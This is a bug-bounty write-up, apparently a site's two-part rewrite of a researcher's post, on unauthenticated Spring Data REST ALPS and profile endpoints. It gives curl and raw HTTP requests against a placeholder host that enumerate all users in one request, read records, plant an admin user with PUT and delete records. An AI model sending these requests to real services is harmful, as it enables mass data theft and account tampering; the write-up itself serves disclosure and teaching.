Exploiting Application-Level Profile Semantics (APLS)
Unauthenticated users had full access to all ALPS REST endpoints, allowing them to list, read, create, update, and delete user objects. An attacker could leak all user information and potentially add admin users.
 Published on niemand.com.ar
A few days ago I came across an APLS definition, I ignored it for a couple of days, but luckily I came back and I could understand what it really was. I don’t like the spoilers, but it ends up being a Critical bug.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Application-Level Profile Semantics (ALPS) is a data format for describing application-level semantics, similar in complexity to HTML microformats. An ALPS document can act as a profile that explains the application semantics of a document with an application-agnostic media type such as HTML, HAL, Collection+JSON or Siren, which increases the reusability of profile documents across media types. In practice it is another API definition format, comparable to Swagger.
Spring Data REST applications expose these definitions. Spring Data REST also allows @Pre and @Post security conditions to be configured, and the question the author asks is what happens when those conditions are missing or misconfigured.
The author found an ALPS definition exposed on a web application and initially ignored it for a couple of days before returning to it and understanding what it was. The result was described as a critical bug: unauthenticated users had full access to all the ALPS REST endpoints.
Setup
The write-up does not describe any accounts, roles, tooling versions or special preconditions. The only tool shown is curl, and the examples use a placeholder host domain.com with the application deployed under /alps. The testing was done without authentication, since the core finding is that unauthenticated users could reach the endpoints.
Finding it

The starting point is resource discoverability. A request to the root URL under which the Spring Data REST application is deployed returns a JSON object containing links that represent the next level of available resources. At the root of such an application there is a profile link. Assuming an application with users, the root document looks like this:
curl -v http://domain.com/alps

< HTTP/1.1 200 OK
< Content-Type: application/hal+json

{
  "_links" : {
    "users" : {
      "href" : "http://domain.com/alps/users"
    },
    "profile" : {
      "href" : "http://domain.com/alps/profile"
    }
  }
}
The response is HAL JSON and advertises both the users resource and the profile resource. Navigating into the profile link gives content resembling the following:
curl -v http://domain.com/profile

< HTTP/1.1 200 OK
< Content-Type: application/hal+json

{
  "_links" : {
    "self" : {
      "href" : "http://domain.com/alps/profile"
    },
     "users" : {
      "href" : "http://domain.com/alps/users"
    },
}
The profile is where the juicy information about the API lives: it contains a link for each resource's metadata. Going one path deeper, to /alps/users, reveals the metadata definition itself:
{
  "alps" : {
    "version" : "1.0",
    "descriptor" : [ {
      "id" : "users-representation",
      "href" : "http://domain.com/alps/profile/users",
      "descriptor" : [ {
        "name" : "company",
        "type" : "SEMANTIC"
      }, {
        "name" : "nickname",
        "type" : "SEMANTIC"
      } ]
    }, {
      "id" : "get-users",
      "name" : "users",
      "type" : "SAFE",
      "descriptor" : [ {
        "name" : "page",
        "type" : "SEMANTIC",
        "doc" : {
          "format" : "TEXT",
          "value" : "The page to return."
        }
      }, {
        "name" : "size",
        "type" : "SEMANTIC",
        "doc" : {
          "format" : "TEXT",
          "value" : "The size of the page to return."
        }
      }, {
        "name" : "sort",
        "type" : "SEMANTIC",
        "doc" : {
          "format" : "TEXT",
          "value" : "The sorting criteria to use to calculate the content of the page."
        }
      } ],
      "rt" : "#users-representation"
    }, {
      "id" : "create-users",
      "name" : "users",
      "type" : "UNSAFE",
      "rt" : "#users-representation"
    }, {
      "id" : "delete-users",
      "name" : "users",
      "type" : "IDEMPOTENT",
      "rt" : "#users-representation"
    }, {
      "id" : "update-users",
      "name" : "users",
      "type" : "IDEMPOTENT",
      "rt" : "#users-representation"
    }, {
      "id" : "get-users",
      "name" : "users",
      "type" : "SAFE",
      "rt" : "#users-representation"
    }, {
      "id" : "patch-users",
      "name" : "users",
      "type" : "UNSAFE",
      "rt" : "#users-representation"
    }, {
      "name" : "findByCompanyName",
      "type" : "SAFE",
      "descriptor" : [ {
        "name" : "company",
        "type" : "SEMANTIC"
      }, {
        "name" : "nickname",
        "type" : "SEMANTIC"
      } ]
    }, {
      "name" : "findByUserId",
      "type" : "SAFE",
      "descriptor" : [ {
        "name" : "userId",
        "type" : "SEMANTIC"
      } ]
    } ]
  }
}
The definition lists the representation fields (company, nickname), the operations available on users (get-users, create-users, delete-users, update-users, patch-users), the pagination parameters (page, size, sort) and two finder methods, findByCompanyName and findByUserId. This is the map of the API, and it is what made the exposure worth pursuing.
Exploitation
Step 1: Query the JSON schema
To retrieve the JSON schema of a particular profile, the author sends a GET request with a specific Accept header:
Accept: application/schema+json
As the Spring Data REST documentation explains, the Accept header is what selects the schema representation. The result looks like this:
curl -H 'Accept:application/schema+json' -v http://domain.com/alps/profile/users

< HTTP/1.1 200 OK
< Content-Type: application/hal+json

{
  "title" : "User type",
  "properties" : {
        "name" : "company",
        "type" : "SEMANTIC"
      }, {
        "name" : "nickname",
        "type" : "SEMANTIC"
  },
  "definitions" : { },
  "type" : "object",
  "$schema" : "http://json-schema.org/draft-04/schema#"
}
The response describes the User type object and its properties.
Step 2: List existing information
If you have enough privileges to access this endpoint, you should be able to retrieve all object instances of the profile with a GET request. In this case the author found exactly that: unauthenticated users had full access to all the ALPS REST endpoints.
curl -v http://domain.com/alps/users

< HTTP/1.1 200 OK
< Content-Type: application/hal+json

{
  "_embedded" : {
    "users" : [ {
      "company" : "MySecretCompany",
      "nickname" : "admin",
      "_links" : {
        "self" : {
          "href" : "http://domain.com/alps/users/<USERID>"
        },
        "users" : {
          "href" : "http://domain.com/alps/users/<USERID>"
        }
      }
    },
<SNIPPED>
 },
  "page" : {
    "size" : 50,
    "totalElements" : 500000,
    "totalPages" : 10000,
    "number" : 0
  }
}
Note that the profile segment is removed from the URL: the API for users is located at /alps/users. The response also reports the total number of elements at the end, and the number of results returned can be increased with the size URL parameter:
/alps/users?size=500000
With that, all user information can be leaked in one request.
Step 3: Access one particular element
Accessing a single instance is straightforward:
curl -v http://domain.com/alps/users/<USERID>

< HTTP/1.1 200 OK
< Content-Type: application/json

{
      "company" : "MySecretCompany",
      "nickname" : "admin",
      "_links" : {
        "self" : {
          "href" : "http://domain.com/alps/users/<USERID>"
        },
        "users" : {
          "href" : "http://domain.com/alps/users/<USERID>"
        }
      }
}
Step 4: Add a new element
The author describes this as potentially the most valuable and critical case: if new elements can be created, then depending on the profiles exposed it may be possible to do interesting things such as adding new admin users or adding users to a particular company. POST and PUT are the two HTTP methods used to insert new entries, while PATCH modifies already existing instances.
PUT /alps/users/<USERID> HTTP/1.1
Host: domain.com
Accept: application/json
Content-Type: application/json
Content-Length: 65

{"company":"MySecretCompany","nickname":"admin"}
Step 5: Delete an element
Deleting is not very different from the other methods. As with a normal REST API, the DELETE method removes an object:
DELETE /alps/users/<USERID> HTTP/1.1
Host: domain.com
Accept: application/json
Content-Type: application/json
Content-Length: 2

{}
Root cause
The exposure comes from Spring Data REST's ALPS and profile endpoints being reachable without authentication, combined with the absence or misconfiguration of the @Pre and @Post security conditions that Spring Data REST allows to be set up. The author frames the whole issue as the question of what happens when those conditions are missing or misconfigured, and the observed result is that unauthenticated users had full access to all the ALPS REST endpoints. The write-up does not show the application's security configuration, so the exact placement of the missing check is not documented.
Impact
Under the observed condition, an unauthenticated attacker can read the API's metadata and schema, enumerate every object instance of a profile, retrieve individual instances by identifier, and, where the exposed profiles allow it, create or modify entries with POST, PUT and PATCH and remove them with DELETE. The author notes that creating elements could mean adding new admin users or adding users to a particular company, depending on the profiles exposed. The listing response in the example reported 500000 total elements, and the size parameter allows that volume to be pulled in a single request.
Fix
Based on the root cause, the endpoints need the @Pre and @Post security conditions that Spring Data REST supports to be present and correctly configured, so that the ALPS, profile and resource endpoints are not reachable by unauthenticated users.
Variants to test
The author lists three ways to identify this kind of definition in an application under test:
- Check for the endpoint
/profilewhile discovering content. It is not necessarily at the root; it can sit inside another directory such as/alpsor/api. A positive result is a profile document listing per-resource metadata links. - While interacting with the available APIs, check whether any endpoint returns the header
Content-Type: application/hal+json. A positive result is any endpoint returning that header. - While crawling, send the header
Accept: application/schema+json. This may reveal the defined schemas, as shown above.
What happened, in plain words
A security researcher was browsing a web application and came across a page that described the application's own API. He did not recognise what it was at first, ignored it for a couple of days, then came back to it and worked out what it meant. What he found was that this description page, and the API it described, could be read and used by anyone on the internet, without logging in at all. He called the result a critical bug.
The description format is called Application-Level Profile Semantics, or ALPS. It is a way for a web application to publish a map of itself: which kinds of records it stores, which fields those records have, and which actions (read, create, update, delete) are available on them. The application in question was built with a tool called Spring Data REST, which can generate this map automatically. Spring Data REST also lets developers attach security rules to those actions. The researcher's question was simple: what happens if those rules are missing or set up wrongly? The answer, in this case, was that anonymous visitors could list every user record and read any single record.
The image at the top of the post is a banner reading "Application-Level Profile Semantics (APLS) from Spring". It sets the subject of the article: the ALPS format as produced by the Spring framework.
The ideas you need first
Before walking through the requests, here are the handful of concepts the rest of the article relies on. Each one is explained from scratch.
API. An API (Application Programming Interface) is the set of doors a program offers to other programs. Think of a restaurant: the menu is the API, the kitchen is the application, and you order by naming a dish rather than walking into the kitchen yourself. On the web, an API is usually a set of URLs that return data instead of web pages.
REST. REST is a style for designing such APIs around resources. A resource is a thing, such as a user, and each thing gets its own URL. The action you want is expressed by the HTTP method: GET reads, POST creates, PUT replaces, PATCH partially updates, DELETE removes. It is like a library: the shelf address is the URL, and "borrow", "return" or "reserve" are the methods.
JSON. JSON is a plain-text way of writing structured data, built from curly braces (objects), square brackets (lists), names in quotes and values. It is what most APIs send back. A JSON document is readable by humans and by machines.
HAL JSON. HAL is a small convention layered on top of JSON for including links. A HAL document has a _links section listing related URLs, so a client can discover what else exists without being told in advance. Think of a paper document with hyperlinks printed in the margin.
HTTP headers. Every request and response carries headers: small labelled lines of extra information. Content-Type says what format the body is in. Accept says which formats the client is willing to receive. Host names the site being contacted. Content-Length gives the size of the body in bytes.
curl. curl is a command-line tool that sends HTTP requests and prints the responses. It is the browser's address bar without the pictures. The -v flag means verbose: it also prints the request and response headers, which is how you see status codes and content types. The -H flag adds a custom header to the request.
Status codes. 200 OK means the request succeeded. 404 would mean not found. These numbers appear in the response headers.
Authentication and authorisation. Authentication is proving who you are (logging in). Authorisation is what you are then allowed to do. A resource that can be reached without logging in is called unauthenticated, or anonymous, access.
Spring Data REST. Spring is a popular framework for building Java web applications. Spring Data REST is a component that automatically turns database entities into a REST API, complete with the discovery documents and metadata described in this article. It saves developers a lot of work, and that is exactly why a missing security rule can expose a lot at once.
ALPS. ALPS is a data format for describing the meaning of an application's data and actions, in a way that is independent of the format used to carry it (HTML, HAL, JSON and so on). The post quotes the specification's own summary: it is "similar in complexity to HTML microformats", and an ALPS document "can be used as a profile to explain the application semantics of a document with an application-agnostic media type". In everyday terms, it is the menu with descriptions: not just "users" but which fields a user has and which operations exist on users. The author compares it to Swagger, another popular API description format.
@Pre and @Post security conditions. Spring Security lets a developer annotate methods so that a check runs before or after the method executes. If those annotations are absent or wrong, the method simply runs for whoever asks.
JSON Schema. A JSON Schema is a document that describes the shape of other JSON documents: which fields exist, what type they are, and so on. It is a form template rather than a filled-in form.
Pagination. When a list is huge, APIs return it in pages. Parameters such as page, size and sort control which slice you get and how big it is.
Finder methods. Spring Data REST can expose database queries as API operations. A finder such as findByCompanyName lets a client search records by a field instead of listing everything.
Finding it
The researcher started from what the post calls resource discoverability. When you request the root URL of a Spring Data REST application, the reply is a JSON document full of links to the next level of resources. It is a table of contents. At the root there is a link called profile. Assuming the application manages users, the root document looks like this:
curl -v http://domain.com/alps

< HTTP/1.1 200 OK
< Content-Type: application/hal+json

{
  "_links" : {
    "users" : {
      "href" : "http://domain.com/alps/users"
    },
    "profile" : {
      "href" : "http://domain.com/alps/profile"
    }
  }
}
Line by line:
curl -v http://domain.com/alpssends a plain GET request to the path/alpson the example host and asks curl to show the headers as well as the body.< HTTP/1.1 200 OKis the status line of the response: the server understood and answered successfully.< Content-Type: application/hal+jsonsays the body is HAL JSON, the link-carrying JSON format described above.- The body has one top-level key,
_links, holding two entries.userspoints tohttp://domain.com/alps/users, the collection of user records.profilepoints tohttp://domain.com/alps/profile, the description document.
Why this step matters: the researcher did not guess any URLs. The application itself handed over the address of its own description page. That is the discovery part: one request reveals where to look next.
Following the profile link gives content resembling this:
curl -v http://domain.com/profile

< HTTP/1.1 200 OK
< Content-Type: application/hal+json

{
  "_links" : {
    "self" : {
      "href" : "http://domain.com/alps/profile"
    },
     "users" : {
      "href" : "http://domain.com/alps/users"
    },
}
Line by line:
- The request goes to
http://domain.com/profile; the response is again200 OKand again HAL JSON. selfis a link to the document you are already reading, a common HAL convention so a client knows the canonical address of what it fetched.userspoints to the user collection, the same address as before.
This is the page the author calls the juicy part: the profile holds a link for each resource's metadata. One path deeper, at /alps/users, the metadata definition itself appears:
{
  "alps" : {
    "version" : "1.0",
    "descriptor" : [ {
      "id" : "users-representation",
      "href" : "http://domain.com/alps/profile/users",
      "descriptor" : [ {
        "name" : "company",
        "type" : "SEMANTIC"
      }, {
        "name" : "nickname",
        "type" : "SEMANTIC"
      } ]
    }, {
      "id" : "get-users",
      "name" : "users",
      "type" : "SAFE",
      "descriptor" : [ {
        "name" : "page",
        "type" : "SEMANTIC",
        "doc" : {
          "format" : "TEXT",
          "value" : "The page to return."
        }
      }, {
        "name" : "size",
        "type" : "SEMANTIC",
        "doc" : {
          "format" : "TEXT",
          "value" : "The size of the page to return."
        }
      }, {
        "name" : "sort",
        "type" : "SEMANTIC",
        "doc" : {
          "format" : "TEXT",
          "value" : "The sorting criteria to use to calculate the content of the page."
        }
      } ],
      "rt" : "#users-representation"
    }, {
      "id" : "create-users",
      "name" : "users",
      "type" : "UNSAFE",
      "rt" : "#users-representation"
    }, {
      "id" : "delete-users",
      "name" : "users",
      "type" : "IDEMPOTENT",
      "rt" : "#users-representation"
    }, {
      "id" : "update-users",
      "name" : "users",
      "type" : "IDEMPOTENT",
      "rt" : "#users-representation"
    }, {
      "id" : "get-users",
      "name" : "users",
      "type" : "SAFE",
      "rt" : "#users-representation"
    }, {
      "id" : "patch-users",
      "name" : "users",
      "type" : "UNSAFE",
      "rt" : "#users-representation"
    }, {
      "name" : "findByCompanyName",
      "type" : "SAFE",
      "descriptor" : [ {
        "name" : "company",
        "type" : "SEMANTIC"
      }, {
        "name" : "nickname",
        "type" : "SEMANTIC"
      } ]
    }, {
      "name" : "findByUserId",
      "type" : "SAFE",
      "descriptor" : [ {
        "name" : "userId",
        "type" : "SEMANTIC"
      } ]
    } ]
  }
}
Line by line, at the level that matters:
- The whole document sits under an
alpskey with aversionof1.0and a list ofdescriptorentries. A descriptor is one described thing. - The first descriptor,
users-representation, describes what a user record looks like. Its own nesteddescriptorlist names the fieldscompanyandnickname, both markedSEMANTIC, meaning they carry meaning rather than being operations. get-usersdescribes reading the collection. ItstypeisSAFE, meaning it does not change anything. Its nested descriptors name the pagination parameterspage,sizeandsort, each with a short human-readabledocexplaining it. Thertfield points back to the representation, meaning this operation returns user records.create-usersis typedUNSAFE, because creating data changes the system.delete-usersandupdate-usersare typedIDEMPOTENT, meaning repeating the same request leaves the system in the same state as doing it once.- A second
get-usersentry appears, and thenpatch-users, typedUNSAFE. - Finally two finder methods:
findByCompanyName, which takescompanyandnickname, andfindByUserId, which takesuserId. Both areSAFEsearches.
Why this step matters: this document is the map of the API. It names the fields, the operations and the search methods. A developer publishes it so that client programs can use the API without reading source code. The researcher reads it for the same reason, except that he is looking for operations the application forgot to protect. The presence of create-users, delete-users, update-users and patch-users in the map is what made the exposure worth pursuing.
Exploitation
Step 1: Query the JSON schema
To get the JSON schema of a particular profile, the author sends a GET request with a specific Accept header:
Accept: application/schema+json
This single header line says: I would like the answer in JSON Schema format, please. The server decides the format of its reply from this header, as the Spring Data REST documentation explains. The full request and its result look like this:
curl -H 'Accept:application/schema+json' -v http://domain.com/alps/profile/users

< HTTP/1.1 200 OK
< Content-Type: application/hal+json

{
  "title" : "User type",
  "properties" : {
        "name" : "company",
        "type" : "SEMANTIC"
      }, {
        "name" : "nickname",
        "type" : "SEMANTIC"
  },
  "definitions" : { },
  "type" : "object",
  "$schema" : "http://json-schema.org/draft-04/schema#"
}
Line by line:
curl -H 'Accept:application/schema+json' -v http://domain.com/alps/profile/userssends a GET to the user profile path and adds theAcceptheader asking for a schema. The-vflag again shows the headers.< HTTP/1.1 200 OKconfirms success.< Content-Type: application/hal+jsonreports the format of the body.titlenames the described type,User type.propertieslists the fields,companyandnickname, again markedSEMANTIC.definitionsis empty,typesays the described thing is an object, and$schemapoints to the JSON Schema standard version in use.
Why this step matters: the schema is a more formal, machine-readable version of the same map. It confirms the fields. The researcher is checking, one request at a time, whether each layer of the description is open to anonymous visitors.
Step 2: List existing information
If you have enough privileges to reach this endpoint, you can retrieve every object instance of the profile with a GET request. In this case the author found exactly that: unauthenticated users had full access to all the ALPS REST endpoints.
curl -v http://domain.com/alps/users

< HTTP/1.1 200 OK
< Content-Type: application/hal+json

{
  "_embedded" : {
    "users" : [ {
      "company" : "MySecretCompany",
      "nickname" : "admin",
      "_links" : {
        "self" : {
          "href" : "http://domain.com/alps/users/<USERID>"
        },
        "users" : {
          "href" : "http://domain.com/alps/users/<USERID>"
        }
      }
    },
<SNIPPED>
 },
  "page" : {
    "size" : 50,
    "totalElements" : 500000,
    "totalPages" : 10000,
    "number" : 0
  }
}
Line by line:
curl -v http://domain.com/alps/usersasks for the user collection. Note that theprofilesegment is gone from the URL: the actual data lives at/alps/users, while/alps/profilewas only the description.200 OKandapplication/hal+jsonagain._embeddedis where HAL puts the actual list of records. Underusersthere is a list, and the first entry showscompanyset toMySecretCompanyandnicknameset toadmin, followed by_linkspointing at that single record's own URL, written as<USERID>because the real identifier has been replaced with a placeholder.<SNIPPED>marks where the author cut the remaining records out of the article.- The
pageblock reports the pagination state:size50 records per page,totalElements500000 records in total,totalPages10000 pages, andnumber0 meaning this is the first page.
Why this step matters: this is the moment the description turns into a data leak. The map said there was a users collection; this request proves that anyone can read it. The page block also tells the researcher how much is there, and the post notes that the number of results can be increased with the size URL parameter:
/alps/users?size=500000
Appending ?size=500000 asks the server for 500000 records in one page instead of the default 50. With that, as the author puts it, all user information can be leaked in one request.
Step 3: Access one particular element
Reading a single record is just as direct:
curl -v http://domain.com/alps/users/<USERID>

< HTTP/1.1 200 OK
< Content-Type: application/json

{
      "company" : "MySecretCompany",
      "nickname" : "admin",
      "_links" : {
        "self" : {
          "href" : "http://domain.com/alps/users/<USERID>"
        },
        "users" : {
          "href" : "http://domain.com/alps/users/<USERID>"
        }
      }
}
Line by line:
- The URL is the collection address plus a slash and the record's identifier,
<USERID>standing in for the real value. - The response is
200 OKwithContent-Type: application/json, plain JSON this time rather than HAL. - The body is one user record:
companyandnickname, plus_linkswithself(this record) andusers(the collection it belongs to).
Why this step matters: it shows that individual records can be fetched directly by identifier, not only in bulk. If an attacker learns or guesses an identifier, the record is one request away.
Step 4: Add a new element
The author calls this potentially the most valuable and critical case. If new elements can be created, then depending on which profiles are exposed it may be possible to do things like adding new admin users, or adding users to a particular company. POST and PUT are the two HTTP methods used to insert new entries, while PATCH modifies existing ones.
PUT /alps/users/<USERID> HTTP/1.1
Host: domain.com
Accept: application/json
Content-Type: application/json
Content-Length: 65

{"company":"MySecretCompany","nickname":"admin"}
Line by line:
PUT /alps/users/<USERID> HTTP/1.1is the request line: the method isPUT, the path targets one record, and the protocol version is HTTP/1.1.Host: domain.comnames the server being contacted, which is required in HTTP/1.1.Accept: application/jsonsays the client expects JSON back.Content-Type: application/jsonsays the body being sent is JSON.Content-Length: 65states the body is 65 bytes long.- The blank line separates headers from body, and the body is
{"company":"MySecretCompany","nickname":"admin"}, a user record with those two fields.
Why this step matters: reading data is bad, but writing data is worse. If this request succeeds without credentials, an anonymous visitor could plant a record, and the author points out that the record could be an administrator or a member of a chosen company, depending on what the exposed profiles allow.
Step 5: Delete an element
Deleting is not very different from the other methods. As with a normal REST API, the DELETE method removes an object:
DELETE /alps/users/<USERID> HTTP/1.1
Host: domain.com
Accept: application/json
Content-Type: application/json
Content-Length: 2

{}
Line by line:
DELETE /alps/users/<USERID> HTTP/1.1asks the server to remove the record at that address.Host,AcceptandContent-Typecarry the same meaning as before.Content-Length: 2says the body is two bytes long.- The body is
{}, an empty JSON object. A delete needs no data, but the request is written with a body anyway.
Why this step matters: it completes the set. If delete works without credentials, an anonymous visitor could remove records, a destructive outcome on top of the data leak.
Why it was possible
The exposure comes from Spring Data REST's ALPS and profile endpoints being reachable without authentication, combined with the absence or misconfiguration of the @Pre and @Post security conditions that Spring Data REST allows developers to set up. The author frames the whole issue as the question of what happens when those conditions are missing or misconfigured, and the observed result is that unauthenticated users had full access to all the ALPS REST endpoints. The post does not show the application's security configuration, so where exactly the missing check should have sat is not documented.
What the impact is
Under the observed condition, an anonymous attacker can read the API's metadata and schema, list every record of a profile, fetch individual records by identifier, and, where the exposed profiles allow it, create or modify entries with POST, PUT and PATCH and remove them with DELETE. The author notes that creating elements could mean adding new admin users or adding users to a particular company, depending on the profiles exposed. The listing response in the example reported 500000 total elements, and the size parameter allows that volume to be pulled in a single request.
How to fix it
The post does not describe a fix or a change made by the application owner. Based on the cause, the endpoints need the @Pre and @Post security conditions that Spring Data REST supports to be present and correctly configured, so that the ALPS, profile and resource endpoints cannot be reached by unauthenticated users.
How to look for the same thing
The author closes with three ways to spot this kind of definition in an application you are testing:
- Check for the endpoint
/profilewhile discovering content. It is not necessarily at the root; it can sit inside another directory such as/alpsor/api. A positive result is a profile document listing per-resource metadata links. - While interacting with the available APIs, check whether any endpoint returns the header
Content-Type: application/hal+json. A positive result is any endpoint returning that header. - While crawling, send the header
Accept: application/schema+json. This may reveal the defined schemas, as shown above.
Glossary
- API: the set of URLs and rules a program offers so other programs can read or change its data.
- REST: a style of designing APIs around resources, each with its own URL, where the HTTP method says what to do.
- HTTP method: the verb of a request, such as
GET(read),POST(create),PUT(replace),PATCH(partially update) orDELETE(remove). - JSON: a plain-text format for structured data, built from objects, lists, names and values.
- HAL JSON: a JSON convention that adds a
_linkssection so clients can discover related URLs. - Header: a labelled line of extra information sent with an HTTP request or response, such as
Content-TypeorAccept. Content-Type: the header that states the format of a request or response body.Accept: the header in which a client states which formats it is willing to receive.Host: the header naming the server being contacted.Content-Length: the header giving the size of the body in bytes.- Status code: the three-digit number in a response, such as
200 OK, saying how the request went. - curl: a command-line tool for sending HTTP requests and printing the responses.
-vflag: curl's verbose option, which also prints request and response headers.-Hflag: curl's option for adding a custom header to a request.- Authentication: proving who you are, usually by logging in.
- Authorisation: what an authenticated (or anonymous) user is allowed to do.
- Unauthenticated access: reaching a resource without logging in at all.
- Spring: a widely used framework for building Java web applications.
- Spring Data REST: a Spring component that automatically exposes database entities as a REST API, including discovery and metadata documents.
- ALPS (Application-Level Profile Semantics): a data format for describing an application's data fields and operations in a media-type-independent way, comparable to Swagger.
- Descriptor: one entry in an ALPS document, describing either a data field or an operation.
SEMANTIC: an ALPS type marking a descriptor as a data field rather than an operation.SAFE: an ALPS type marking an operation that does not change anything, such as a read.UNSAFE: an ALPS type marking an operation that changes data, such as create or patch.IDEMPOTENT: an ALPS type marking an operation that leaves the system in the same state whether run once or repeatedly, such as delete or update.rt: an ALPS field pointing to the representation an operation returns.@Preand@Postsecurity conditions: Spring Security annotations that run a check before or after a method executes; if missing or wrong, the method runs for anyone.- JSON Schema: a document describing the shape of other JSON documents, such as which fields exist and their types.
- Pagination: returning a large list in slices, controlled by parameters such as
page,sizeandsort. - Finder method: a database query exposed as an API operation, such as
findByCompanyNameorfindByUserId. - Resource discoverability: the practice of an API publishing links to its own resources so clients can find them without prior knowledge.
- Crawling: systematically following links through an application to map what exists.
- Critical bug: the author's own label for the severity of this finding.

